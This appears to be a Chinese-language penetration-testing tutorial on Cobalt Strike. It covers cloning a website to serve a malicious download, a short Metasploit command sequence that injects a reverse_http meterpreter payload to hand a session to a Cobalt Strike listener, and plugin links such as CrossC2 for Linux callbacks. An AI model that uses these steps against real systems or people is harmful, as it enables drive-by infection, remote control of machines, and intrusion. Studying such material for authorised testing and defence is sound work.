
克隆网页并挂马

配置网站克隆
- 克隆URL 输入http网站链接
- 本地URL 配置的参数是访问ip后面的参数
- 本地Host 是当前Cobalt Strik服务器的内网或公网IP
- 本地端口 默认是80 如果80被占用了就需要设置其他的 如 81 82 83 都可以
攻击地址:默认不配置
配置完成后访问本地host地址
挂马

- 克隆URL 输入http网站链接
- 本地URL 配置的参数是访问ip后面的参数
- 本地Host 是当前Cobalt Strik服务器的内网或公网IP
- 本地端口 默认是80 如果80被占用了就需要设置其他的 如 81 82 83 都可以
- 攻击地址 : 选择一个已经配置好的后面下载链接
配置完成后访问本地host地址
MSF To Cobalt Strik
msf> use exploit/windows/local/payload_inject

# 建立反弹连接根据cs来定,此处cs为http连接
set payload windows/meterpreter/reverse_http

show options
# cs host
set lhost 10.0.0.36
# cs port
set lport 4567
set session 1
set disablepayloadhander true
run
Clbalt Strike常用插件
crossC2 V3
cobaltstike默认只生成windows载荷,不能上线linux主机,想上线linux主机需要通过ssh回话的方式,CrossC2可以通过生成linux载荷直接上线linux主机(或Mac)
- 项目地址:https://github.com/gloxec/CrossC2/
- 参考地址:https://gloxec.github.io/CrossC2/zh_cn/
Cobalt Strike(cs)配合插件CrossC2,实现linux上线_cs linux-CSDN博客
Ladon
LATER
OLA
taowu
渗透测试-地基篇-Cobal Strike-taowu梼杌详细介绍(十九)